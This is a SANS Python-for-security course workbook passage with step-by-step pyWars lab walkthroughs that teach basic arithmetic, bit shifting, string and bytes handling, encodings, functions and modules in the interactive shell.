You can see that Question 0 requires no manipulation of the data at all. All you have to do is read the data and then submit it as the answer. You can do that like this:

```
>>> mygame.answer(0, mygame.data(0))
'Correct'
```

mygame.answer() requires two arguments separated by a comma inside the parentheses. The first argument is the question number you are trying to answer. In this case, it is a 0 because we are attempting to answer Question 0. The second argument is the answer. When this executes, it DOES NOT send "mygame.data(0)" to the server. Instead, **mygame.data(0)** executes on your machine and goes to the server to retrieve the data. It gets back the string "SUBMIT-ME", and that is what is sent to the server.

© SANS Institute 2020

pyWars: Answer Question 1

Now let's try Question 1 together. Call the **mygame** variable's **question()** method and pass it a **1**, indicating that you want to see Question number 1:

```
>>> mygame.question(1)
'Submit the sum of .data()+ 5. '
```

It says, "Submit the sum of .data() + 5." Remember, all pyWars challenges will ask you to do something with the corresponding data and return an answer. So let's look at the **.data()** values for Question 1:

```
>>> mygame.data(1)
82
```

It gives back a number. In the example above, it gave 82. Notice that if you call **.data()** again, it will give you back a different number.

```
>>> mygame.data(1)
53
>>> mygame.data(1)
90
```

The number changes EVERY time you query the data and you have only 2 seconds to answer. Notice that, in the following example, when we try to submit an answer of 6, it tells us that it timed out, indicating that we took more than 2 seconds:

```
>>> mygame.data(1)
1
>>> mygame.answer(1, 6)
'Timeout.  Send the answer right after requesting the data. -
12.6420059204'
```

So you will have to write Python code to call the **.data()** method to retrieve the number, then add 5, and submit an answer in less than 2 seconds. Fortunately, computers are pretty fast at math, and Python can add two numbers together using a plus sign. When you call **mygame.data(1)**, it returns a number. So if you want to add 5 to that number, all you have to do is add **+5** to the end of the call to **.data()**. It will call the function and add 5 to whatever number it gets back from the server:

```
>>> mygame.data(1) + 5
36
```

© SANS Institute 2020

In the example above, this resulted in "36". Therefore, **`.data(1)`** must have returned a `31`. Python then dutifully added `5` to that, giving an answer of 36. Let's submit that as our answer to number 1:

```
>>> mygame.answer(1, mygame.data(1) + 5)
'Correct!'
```

Now you can check your handiwork by printing out the current scores:

```
>>> print(mygame.score())
Here are the scores:

1-JoffT     Points:002   Scored:MON,DD HH:MM:SS.mmmm   Completed:0-1
```

If you find it difficult to find your score among all of the other players, you can simply call **print(mygame.score("ME"))**, and only your score will be displayed.

© SANS Institute 2020

pyWars: Answer Question 2

Now look at the question and data associated with Question 2 by passing the number 2 to **`question()`** and **`data()`**:

```
>>> mygame.question(2)
'Using exponent math, submit 16 to the nth power where n is the
number in .data(). '
>>> mygame.data(2)
94
```

This question is asking us to take whatever number we are given by the .data() method and submit 16 to the power of that number. Exponent math is done with two asterisks in Python. In this example, .data() gave us the number 94, so we have to submit 16 to the 94th power, or 16**94. However, we only have 2 seconds, so we need to call mygame.data() and retrieve a new value to restart that clock. You can do that like this:

```
>>> mygame.answer(2, 16**mygame.data(2))
'Correct!'
```

This one line does not transmit "16**mygame.data(2)" to the server as the answer. Instead, mygame.data(2) executes on your machine and it makes a request to the server that asks for the data for Question 2. Then it calculates the results of the exponent math and then it makes a second connection to the server that submits the answer, and we get back that glorious "Correct!" response.

© SANS Institute 2020

pyWars: Answer Question 3

Now look at the question and data associated with Question 3 by passing the number 3 to **question()** and **data()**:

```
>>> mygame.question(3)
'.data() will contain a string. Turn it into a float and submit it.'
>>> mygame.data(3)
'3.16593267501437'
```

This question is asking us to take the string that is given to you by the .data() method and turn it into a variable of type "float". With many pyWars challenges, you may have to try different things until you find something that works. Don't worry about making mistakes. Try these commands.

```
>>> type(mygame.data(3))
<class 'str'>
>>> float(mygame.data(3))
3.325641394674601
```

The first one retrieves a new data value and then passes it to the type() function. The type function will identify what kind of a variable something is. In this case, it confirms what the question said. Specifically, it confirms that the data() contains a string. To turn this into a float variable, we just have to pass the data to the float() function as we did in the second command. Notice that what is returned is no longer in quotation marks. Of course, the value changes every time, but that is expected, so your number will not match what is on this slide. What is important is that it is no longer a string. It should now be a float. Try and submit that as the answer using some keyboard shortcut wizardry. First, press the **UP ARROW** key to retrieve the previous command. Then add a closing parenthesis to the end of the line by typing "**)**". Next, hit **CONTROL-a** to move your cursor to the beginning of the line, type "**mygame.answer(3,**", and press **enter**. It should look like this.

```
>>> mygame.answer(3, float(mygame.data(3)))
'Correct!'
```

Another one bites the dust.

© SANS Institute 2020

pyWars: Answer Question 4

Now look at the question and data associated with Question 4 by passing the number 4 to **`question()`** and **`data()`**:

```
>>> mygame.question(4)
'The four most significant bits of the first byte of an IP header
are the IP version. The data contains a single byte expressed as an
integer between 0 and 255. Shift the bits four places to the right
and submit that integer.'
>>> mygame.data(4)
219
```

This question is asking us to shift the bits in an integer. It tells us that it wants the first four bits in the integer. In this example, we got the integer 219. If we look at the number 219 in binary, it contains '11011011'. You could verify this in Python by typing format(219, '08b') at your Python prompt. The first 4 bits are '1101'. The last 4 bits are '1011'. You need to submit the 'integer in the first 4 bits', which is the integer of '1101'. We could ask Python what that number is by typing int('1101',2), and it will tell us that it is the number 13. But how do we retrieve these bits as an integer? That is what the 'bitwise' operations do for us. They let us manipulate integers at the bit level. The shift right operator '>>' will shift the bits for us. Try these commands.

```
>>> format(0b11001100 >> 1,'08b')
'01100110'
>>> format(0b11001100 >> 2,'08b')
'00110011'
>>> format(0b11001100 >> 3,'08b')
'00011001'
```

Here you use the format command to tell Python to print the data with the format string "08b". "08b" says we want to see this as a binary number that is 8 bits wide with leading zeros. What we pass to format is the binary number 0b11001100 and shift it a couple of different ways. You can see that when we shift it with 1, the bits move once. When we shift it with a 2, they move twice. Shift with a 3 and they shift three times. So we can get the answer to number 4 by shifting the integer 4 times to the right.

```
>>> mygame.answer(4, mygame.data(4)>>4)
'Correct!'
```

"Powerful you have become. I sense the power of Python within you." —Python Yoda
You can always check your total score by running '**mygame.score("ME")**'.

© SANS Institute 2020

Lab Conclusions

- You learned how to create a pyWars account.
- You learned how to query pyWars questions and data and submit answers.
- You learned how to print your score.
- You learned how to use some basic mathematics operations.

© SANS Institute 2020

Exercise 1.2: pyWars Strings

Objectives

- pyWars challenges 5–13 asks you to slice and encode strings
- Complete as many of them as you can
- If you finish all of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve this on your own with no help, or you can follow along in the book as it walks you through the solution. Students with programming experience should rely less on the book and more on their own skills to solve the problems, while students who are new to programming can rely more on the book. This lab asks you to work with strings in Python.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to start the Python interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

© SANS Institute 2020

No Hints Challenge

Complete the pyWars challenges 5 through 13.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 5

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(5)
'Data will give you Python bytes. Submit a Python string.'
>>> d.data(5)
b'rhino-rocks'
```

The goal is to convert the bytes into a string. This is done with the bytes.decode() method. When I first started using bytes, I could never remember whether to call .encode() or .decode() to turn it into a string. One way I taught myself was to notice the 'b' in front of the bytes is a backwards 'd', which is the first letter of the word "decode". So if I see a backwards 'd', then I call .decode() to make it go away. Give the decode() method a try and then submit your answer.

```
>>> d.data(5).decode()
'nudge nudge wink wink'
>>> d.answer(5, d.data(5).decode())
'Correct!'
```

Ahhh. Nothing like the smell of fresh pyWars in the afternoon.

© SANS Institute 2020

Full Walkthrough: Question 6

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(6)
'Data will give you a Python string. Submit bytes.'
>>> d.data(6)
'spam spam spam spam'
```

This is the opposite of the previous challenge. Here the goal is to convert a string into bytes. This is done with the str.encode() method. Give the encode() method a try and then submit your answer.

```
>>> d.data(6).encode()
b'run away! run away!'
>>> d.answer(6, d.data(6).encode())
'Correct!'
```

You've got the fever baby! And the only cure is more pyWars!

© SANS Institute 2020

Full Walkthrough: Question 7

The first thing to do is to read the question and the data as shown below:

```
>>> d.question(7)
'What is the ordinal value of the 5th character in the .data()?'
>>> d.data(7)
'💉 📯 🎁 🐎 📠 🗳 💇 🔠 🔰 👬 📥 👉 🗊 📢 💀 🗪 🖮 🐈 ✏ 🕐 '
```

This challenge requires us to "slice" out the 5th character of the string and then get its ordinal value. To slice it correctly, you must remember that the first character is in position 0. The second character is in position 1. The third character is in position 2 and so forth. The 5th character is in position four. To slice, you just put the square brackets behind the string and the number of the character inside the bracket. The commands that will extract the 5th character and get its ordinal value are as follows.

```
>>> d.data(7)[4]
'🖥'
>>> ord(d.data(7)[4])
128206
```

Now try to submit that as your answer. Press the up arrow to retrieve the previous command and modify it as follows.

```
>>> d.answer(7, ord(d.data(7)[4]))
'Correct!'
```

That'll do Python. That'll do.

© SANS Institute 2020

Full Walkthrough: Question 8

The first thing to do is to read the question and the data as shown below:

```
>>>> d.question(8)
'How many bytes are required to store the character from .data()?'
>>> d.data(8)
'©'
```

This challenge give us a character and we have to identify how many bytes are required to store that character in UTF-8. Remember that UTF-8 characters require either 1, 2, 3, or 4 bytes to store the character. One easy way to determine how many bytes are required for the character is to turn the .data() into a byte string and look at it. Type the following command once, then use the UP ARROW and Enter to run it a few more times.

```
>>> d.data(8).encode()
b'\xe2\x99\x82'
>>> d.data(8).encode()
b'k'
>>> d.data(8).encode()
b'\xf0\x9f\x8c\xb2'
```

You can see that as the data value changes, we get back different length bytes. The len() function will tell us exactly how many bytes there are. This may be a little confusing since the last string above appears to have 32 characters in it. The first character looks like it is a '\'. The second looks like a 'x'. The third is a 'f' and so on. But python uses "\xXX" where XX is a hexadecimal value to represent non-printable characters. The first byte is "\xf0".

```
>>> d.answer(8, len(d.data(8).encode()))
'Correct!'
```

Well done.

© SANS Institute 2020

Full Walkthrough: Question 9

The first thing to do is to read the question as shown below:

```
>>> d.question(9)
'ROT-13 encode the .data() string. For example ABCDEFG becomes
NOPQRST '
```

The goal is to encode the data provided using ROT-13.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(9)
>>> x
'eha njnl! eha njnl!'
```

This looks like text that has already been encoded. To do encoding, we need to `import` and use the `codecs` module:

```
>>> import codecs
```

Next, we can encode our sample data using `codecs.encode()`, and ask it to ROT-13 encode the string stored in `x`. The codecs module's encode and decode methods each take two arguments. The first is the item you want to encode or decode, and the second is how you want to encode or decode them.

```
>>> codecs.encode(x, "ROT13")
'run away! run away!'
```

Awesome! This looks correct. So try to submit the results of encoding `d.data(9)` as the answer:

```
>>> d.answer(9, codecs.encode(d.data(9), "ROT13"))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 10

Now let's look at Question 10:

```
>>> d.question(10)
'Decode the BASE64 encoded .data() string. '
```

The goal is to decode the data provided using base64.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(10)
>>> x
b'VGhlIEtuaWdodHMgV2hvIFNheSBOaQ=='
```

Here we have a byte string that has been base64 encoded. We know this is a byte string because of the letter b outside of the single quotes. We will take a closer look at byte strings in the next section.

The `codecs` module also has a **BASE64** encoder/decoder. Let's use it again to solve this one:

```
>>> import codecs
```

Next, we can decode our sample data using `codecs.decode()`, and ask it to BASE64 decode the string stored in `x`.

```
>>> codecs.decode(x, "BASE64")
'The Knights Who Say Ni'
```

Now let's try it on a `d.data(10)` directly to see what that looks like:

```
>>> codecs.decode(d.data(10), "BASE64")
'A wafer-thin mint'
```

Now submit it to the server to receive your points:

```
>>> d.answer(10, codecs.decode(d.data(10), "BASE64"))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 11

Now let's look at Question 11:

```
>>> d.question(11)
'Make .data() all CAPS.   For example Test->TEST '
```

The goal is to convert the given data to a string that is all uppercase.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(11)
>>> x
'nudge nudge wink wink'
```

You can use a string's `.upper()` method to convert the string to all uppercase. Try it out:

```
>>> x.upper()
'NUDGE NUDGE WINK WINK'
```

Excellent! Let's try this on some data directly and see how that works:

```
>>> d.data(11).upper()
'WE WANT... A SHRUBBERY!'
```

We can now submit the answer and get our points.

```
>>> d.answer(11, d.data(11).upper())
'Correct!'
```

You are the most talented, most interesting, and most extraordinary person in the universe. And you are capable of amazing things. Because you are the Special. —The Lego Movie

© SANS Institute 2020

Full Walkthrough: Question 12

Now let's look at Question 12:

```
>>> d.question(12)
"The answer is the position of the first letter of the word 'SANS'
in the data() string. "
```

It looks as though we have to find the substring "SANS" in a bigger string.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(12)
>>> x
'I went to SANS training and all I got was this huge brain.'
```

We can use string's `.find()` method to get the index position. It is worth noting that the `.index()` function could also have been used to accomplish the same thing. Let's give it a shot:

```
>>> x.find("SANS")
10
```

That works! SANS begins at the 10th position in the string stored in variable x. Try it on the results of calling `d.data(12):`

```
>>> d.data(12).find("SANS")
7
```

It is hard to know if `7` is correct since we don't see the data that was returned. We only see the results of calling find. However, we know it worked properly before, so take a leap of faith and submit it to the server for your points:

```
>>> d.answer(12, d.data(12).find("SANS"))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 13

Now let's look at Question 13:

```
>>> d.question(13)
'Read the .data() string and write it backwards. '
```

It looks as though we have to read a string and write it backward.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(13)
>>> x
'aint pyWars a blast?'
```

You can reverse a string with the slicing syntax `[::-1]`, like this:

```
>>> x[::-1]
'?tsalb a sraWyp tnia'
```

That works! Try it on the results of calling `d.data(13):`

```
>>> d.data(13)[::-1]
'!yawa nur !yawa nur'
```

Now submit it to the server for your points:

```
>>> d.answer(13, d.data(13)[::-1])
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

- Dealt with bytes and strings
- Converted characters to ordinal values
- Encoded a string using ROT-13
- Decoded a string that was encoded with base64
- Converted a string to all uppercase
- Found the position of a string in a bigger string
- Reversed a string

© SANS Institute 2020

Exercise 1.3: pyWars Functions

Objectives

- Write a function when solving each of the following pyWars questions
- Complete as many of the following as you can: 14, 15, 16, 17, and 18
- If you finish all five of them, keep going!

Lab Description

After we've introduced the exercise, you can either attempt to solve this on your own with no help, or you can follow along in the book as it walks you through the solution. This lab asks you to continue to work with strings in Python. These problems are of a more complex nature than the previous lab. As such, you will need to create functions for each one of these questions in order to solve them.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to start the Python interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

© SANS Institute 2020

No Hints Challenge

Complete the pyWars challenges 14 through 18.

You should write a function to calculate an answer for each question.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 14

You will notice I've changed variable names from 'mygame' to 'd'. Variable names can be anything you want them to be. Using a name such as 'mygame' that describes what the variable holds is a good idea. But it requires a bit more typing to work through these labs. If you didn't reopen a new Python window and you're still working in the old one, then let's make a copy of the variable 'mygame' and call it 'd'.

```
>>> d = mygame
```

Now look at the question as shown below:

```
>>> d.question(14)
'Submit data() forward+backwards+forward. For example SAM ->
SAMMASSAM '
```

This question is only a little more complex than the last. Now, in addition to the string forward, we need to submit the string forward + backward + forward.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(14)
>>> x
'What is your quest'
```

We can solve this simply by returning `x + x[::-1] + x`:

```
>>> x + x[::-1] + x
'What is your questtseuq ruoy si tahWWhat is your quest'
```

Awesome! This looks correct. So let's try it out using `d.data(14)`:

```
>>> d.data(14) + d.data(14)[::-1] + d.data(14)
'an African or European Swallow?daed si torrap sihtnudge nudge wink
wink '
```

But notice that every time you call d.data(14), you get a different value! You have to use a function to solve this one:

© SANS Institute 2020

```
>>> def doanswer14(input_data):
...     return input_data + input_data[::-1] + input_data
...
>>>
```

Let's test out a new function using our stored data:

```
>>> doanswer14(x)
'What is your questtseuq ruoy si tahWWhat is your quest'
```

Remember, the contents of the variable x are assigned to the variable input_data at the time the function is called. It then processes the data and returns our string forward, backward, and forward. Excellent! Now try it with a call to d.data(14):

```
>>> doanswer14(d.data(14))
'aint pyWars a blast??tsalb a sraWyp tniaaint pyWars a blast?'
```

This time, the string return from d.data(14) was assigned to the variable input_data and the answer was returned. Now submit your answer using the function to collect your points:

```
>>> d.answer(14, doanswer14(d.data(14)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 15

Now let's look at Question 15.

```
>>> d.question(15)
'Return the 2nd, 5th and 9th character.  0123456789->148 '
```

Remember that the second element has an index of 1 because lists have an offset of zero. You can get individual characters by splicing the string and putting the character you want to retrieve as the index. Remember `"HELLO"[0] == "H" and "HELLO"[1] == "E"` and with that, grab the 2nd, 5th, and 9th characters.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(15)
>>> x
'3vhat2raerae'
```

Let's use this data to test grabbing the indexes we want.

```
>>> x[1] + x[4] + x[8]
'vte'
```

Now let's write a function that will extract these indexes from data:

```
>>> def doanswer15(input_data):
...     return input_data[1] + input_data[4] + input_data[8]
...
>>>
```

Let's test it out:

```
>>> doanswer15(x)
'vte'
```

Now let's test with `d.data(15)`:

```
>>> doanswer15(d.data(15))
'gjq'
```

© SANS Institute 2020

We don't know if this is correct, since we don't know what the data value was. Let's try using the function to submit the answer to the server:

```
>>> d.answer(15, doanswer15(d.data(15)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 16

Now let's look at Question 16.

```
>>> d.question(16)
'Swap the first and last character. For example frog->grof, Hello
World->dello Worlh etc. '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(16)
>>> x
'Rock-N-Roll'
```

Just like the previous question, we can use the index to grab the first, last, and middle characters. Remember, the last character is at index `[-1]`. `"HELLO"[-1] = "O"`. `"HELLO"[0] = "H"`. The stuff in the middle needs to say in the middle. `"HELLO"[1:-1] = "ELL"`. Now you can put those pieces back together to swap the first with the last.

```
>>> x[-1] + x[1:-1] + x[0]
'lock-N-RolR'
```

Excellent! Let's create a function using this:

```
>>> def doanswer16(x):
...     return x[-1] + x[1:-1] + x[0]
...
>>>
```

This time our function' input variable is x. In the previous examples, we used input_data. The variable name can be anything that starts with a letter or an underscore. We are using the letter x to save you a little typing. Also, note that the variable x inside our function is not the same as the global variable x that contains 'Rock-N-Roll'. The input argument x is local to the function and doesn't exist outside of the function. Let's test out the function using the data stored in x:

```
>>> doanswer16(x)
'lock-N-RolR'
```

Here the contents of the global variable x are assigned to the local variable and input argument x in our function doanswer16(). Now test out the function with a call to d.data(16):

© SANS Institute 2020

```
>>> doanswer16(d.data(16))
'kudge nudge wink winn'
```

We can now submit the answer and get our points.

```
>>> d.answer(16, doanswer16(d.data(16)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question 17

Now let's look at Question 17.

```
>>> d.question(17)
'Reverse the first half of the data(). Ex. sandwich->dnaswich '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(17)
>>> x
'5rp8ohd41'
```

For this question, we need to split the string in half and then reverse the first half. To find the middle of the string, you can measure the length with `len()` and divide that by two. If `x="HELP",` then `x[:len(x)//2]` is the first half of the word, which is "HE". Let's give it a shot:

```
>>> x[:len(x)//2]
'5rp8'
```

That works! Then we have to reverse the first half of the word. We can reverse it with `[::-1]` and then add the second half of the word, which is sliced out by starting at the middle and going to the end like with `x[len(x)//2:]`. Let's try to use this to solve the question:

```
>>> x[:len(x)//2][::-1] + x[len(x)//2:]
'8pr5ohd41'
```

Now we can use this to create our function:

```
>>> def doanswer17(x):
...     return x[:len(x)//2][::-1] + x[len(x)//2:]
...
>>> doanswer17(x)
'8pr5ohd41'
```

We can now test this using `d.data(17)` directly:

```
>>> doanswer17(d.data(17))
'mai93iux81'
```

© SANS Institute 2020

We don't know if this worked because we don't know the string that was returned by `d.data(17)`. Let's try using pywars to submit an answer to the server:

```
>>> d.answer(17, doanswer17(d.data(17)))
'Correct!'
```

© SANS Institute 2020

Full Walkthrough: Question18

Now let's look at Question 18.

```
>>> d.question(18)
'Leet speak it (E->3,A->4,T->7,S->5,G->6) convert only uppercase
letters. LeEtSpEAk->le3t5p34k '
```

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(18)
>>> x
'LYPkPAYkpppYTPEEGYY'
```

For this question, we need to replace the characters outlined in the question. So the letter "E" will be replaced with the character "3" and so on. We can use the `.replace()` method to do this. `"HELLO".replace("H", "Y")` will result in `"YELLO"`. Remember, you can call a method multiple times with something like `"STRING".replace().replace().replace()`, like this:

```
>>> x.replace("E","3").replace("A","4").replace("T","7") \
... .replace("S","5").replace("G","6")
'LYPkP4YkpppY7P336YY'
```

Note: This is wrapped to fit in this workbook, but you can type this into your terminal in one continuous line.

Let's write a function using this to solve the question:

```
>>> def doanswer18(x):
...     return x.replace("E","3").replace("A","4") \
...     .replace("T","7").replace("S","5").replace("G","6")
...
>>> doanswer18(x)
' LYPkP4YkpppY7P336YY'
```

That works! Try it on the results of calling `d.data(18)`:

```
>>> doanswer18(d.data(18))
'57YYpYp7LpLLPkPL'
```

Now submit it to the server for your points:

© SANS Institute 2020

```
>>> d.answer(18, doanswer18(d.data(18)))
'Correct!'
```

© SANS Institute 2020

Lab Conclusions

In this lab, we did more work on strings. However, due to the more complex nature of the questions, we had to create functions to solve them. With the customs functions, we were able to solve pyWars questions 14 through 18.

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 1.4: Modules

Objectives

- Create a module that contains functions that solve pyWars problems
- Execute the module as a program
- Import that function into your Python shell using "`import pywars_answers`"
- Try it again using "`from pywars_answers import answer1`"
- `reload()` the module after making changes

Lab Description

Now we will create a module that contains solutions to pyWars challenges. By now, some of you may be tired of pressing the up arrow key in your Python session when you have a typo or error in your code. By creating a module with answers you import, you can use a GUI editor like gedit to work on your code. If you have an error, you can open your module, fix the code, save it, and "RELOAD" the file from the disk. To illustrate this, we will now do a lab and create a module to solve the first two pyWars challenges.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **essentials-workshop** directory and edit the Python script called "`pywars_answers.py`" using gedit:

```
$ cd Documents/pythonclass/essentials-workshop/
$ gedit pywars_answers.py &
```

There you should see lines of code that we will be editing to create our module.

© SANS Institute 2020

No Hints Challenge

Complete the `pywars_answers.py` module with the following goals:

- Create a module that contains functions that solve pyWars problems
- Execute the module as a program
- Import that function into your Python shell using "`import pywars_answers`"
- Try it again using "`from pywars_answers import answer1`"
- Use `importlib.reload()` to reload the module after making changes

Full walkthrough starts on the next page.

© SANS Institute 2020

Full Walkthrough: Create a Module

In gedit, you will see the following lines:

```
import pyWars
#import local_pyWars as pyWars

def answer1(datasample):
    return datasample+5

def main():
    print("#1", d.answer( 1, answer1(d.data(1))))


if __name__ == "__main__":
    d = pyWars.exercise()
    d.login("YourUsername","YourPassword")

    main()

    d.logout()
```

Find the `d.login()` line and replace "**YourUsername**" with the **username** you have been using with pyWars. Then replace "**YourPassword**" with your pyWars **password**. Then save the script.

Take a look at what the rest of the program does.

After importing pyWars, this module creates a function called "`answer1`" that calculates the correct answer for pyWars Question 1.

Next, it creates a function called `main`, which calls the `answer1()` function and prints its results.

Next, the `if` statement checks to see if this script is being run as a program or imported. It examines the variable dunder name (short for **d**ouble **under**score) to see if it is set to "`__main__`", indicating that it is being run. If it's being imported, then nothing else happens, so only the function definitions have occurred. However, if the program is being run, then it will create a global variable "`d`" that contains a pyWars exercise. Because that variable is global, it will be accessible throughout the program. Then it logs into the pyWars server and calls the `main()` function.

The last thing that happens after `main()` is finished executing is it calls `d.logout()`. This deletes the session used by the script from the pyWars server before the program exits. Remember, the pyWars server only remembers a few active sessions. If our script didn't log out, then after a few runs of your script, any active pyWars session you have in a terminal would automatically be logged out as its session is replaced with those created by script logins.

© SANS Institute 2020

Let's test it out.

First, open a new terminal window. From the new terminal window, change into the **essentials-workshop** directory and run the `pywars_answers.py` script:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python pywars_answers.py
#1 Correct!
'<system message>'
    You have been logged out.
```

The program executes and prints "#1 Correct!" to the screen. This called the `main()` function and executed the code. Then the system message resulting from d.logout() is printed. Now let's try to import the program instead of running it.

Open a new terminal window. From the new terminal window, change into the essentials-workshop directory, import, and use the pywars_answers.py script:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>> import pywars_answers
>>> pywars_answers.answer1(20)
25
```

pyWars was imported inside the pywars_answers module. Because it was, we can use it to test out the imported answer1 method.

```
>>> d = pywars_answers.pyWars.exercise()
>>> d.login("YourUsername", "YourPassword")
>>> d.answer(1, pywars_answers.answer1(d.data(1)))
'Correct!'
>>> d.logout()
```

Note: Replace "**YourUsername**" with the **username** you have been using with pyWars. Then replace "**YourPassword**" with your pyWars **password**.

Now you can exit the terminal window.

© SANS Institute 2020

Next, import the module using the "`from <module name> import *`" syntax. Open a new terminal window and type the following:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

```
>>> from pywars_answers import *
>>> d = pyWars.exercise()
>>> d.login("YourUsername", "YourPassword")
>>> d.answer(1, answer1(d.data(1)))
'Correct!'
```

Note: Replace "**YourUsername**" with the **username** you have been using with pyWars. Then replace "**YourPassword**" with your pyWars **password**.

This time, you can call the functions without the module name because the function named `answer1` has been imported into the global namespace. The syntax here is exactly as if you had declared the function in your interactive shell. You can use this syntax to conveniently store solutions to the pyWars challenges in a module.

Let's add a new function to the `pywars_answers.py` module. **DO NOT CLOSE YOUR PYTHON WINDOW**. Reopen `pywars_answers.py` with gedit in a new terminal window.

```
$ cd Documents/pythonclass/essentials-workshop/
$ gedit pywars_answers.py &
```

Add an `answer2()` function (the lines below) between `answer1()` and `main()`. Then add "import codecs" to the top of your script, where the other imports already are.

```
def answer2(datasample):
    return 16**datasample
```

Then save your updated program by clicking the **SAVE** button.

Now let's reimport `pywars_answers` with the newly defined `answer2()` function. Unfortunately, just importing the module using the same syntax we did the first time doesn't work.

© SANS Institute 2020

Let’s try it anyway:

```
>>> from pywars_answers import *
>>> answer2(1)
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'answer2' is not defined
```

The error indicates that no `answer2()` function is defined. The reason is that it still has not reloaded the module. If you want to reload a module, you have to call the `importlib.reload()` function. In Python 2, this was a built-in function called `reload()`. In Python 3, the function is inside a module named importlib. So you first have to import the importlib module.

Reload isn't compatible with modules loaded with the "`from <modulename> import *`" syntax. To use reload, you have to import the module using the "`import <modulename>`" syntax.

```
>>> import importlib
>>> import pywars_answers
>>> importlib.reload(pywars_answers)
<module 'pywars_answers' from '/home/student/Documents/pythonclass/essentials-
workshop/pywars_answers.py'>
```

Now the module has been reloaded into the "pywars_answers" namespace. Try to call answer2():

```
>>> pywars_answers.answer2(1)
16
```

Now that the module has been reloaded, if you want to put in into the global namespace, you can use the syntax "`from pywars_answers import *`". This will copy the new functions from the `pywars_answers` namespace into the global namespace. Let’s try it and have it answer a question:

```
>>> from pywars_answers import *
>>> answer2(d.data(2))
281474976710656
>>> d.logout()
```

© SANS Institute 2020

Lab Conclusions

- In this lab, we learned how to create a module
- We learned how modules use the `__name__` variable to determine if it is imported
- We learned how to import modules two different ways and how they affect namespaces
- We learned how to reload a module after changes have been made on disk

© SANS Institute 2020

This page intentionally left blank.

© SANS Institute 2020

Exercise 2.1: pyWars Lists

Objectives

- Perform the list exercises in pyWars
- May require many of the skills from Day 1 beyond just lists
- Most require you to define a function
- You need loops for some of these
- Complete as many of the following as you can: 19 through 30

Lab Description

Several of the exercises will build your skills with lists. During this exercise, you will complete challenges 19 through 30.

Lab Setup

Log in to Security573 VM:

- Username: **`student`**
- Password: **`student`**

Open a terminal by double-clicking the desktop icon.

The first step is to change to the **`essentials-workshop`** directory and start the Python interactive shell:

```
$ cd Documents/pythonclass/essentials-workshop/
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

© SANS Institute 2020

Create a pyWars session:

```
>>> import pyWars
>>> d = pyWars.exercise()
>>> d.login("username", "password")
>>>
```

No Hints Challenge

Work through pyWars challenges 19 through 30. These exercises are designed to build your list skills.

Full walkthroughs start on the next page.

© SANS Institute 2020

Full Walkthrough: Question 19

The first thing to do is to show the question as shown below:

```
>>> d.question(19)
'Read the list from data and return the 3rd element '
```

Question 19 requires that you grab the third element in the list.

Let's get a sample of the data and store it in a variable 'x'. Then we can print it to see what the data looks like:

```
>>> x = d.data(19)
>>> x
[74, 33, 62, 9, 8]
```

Remember that your indexes begin at zero, so the third element in the list has an index of 2. We can solve this simply by returning `x[2]`:

```
>>> x[2]
62
```

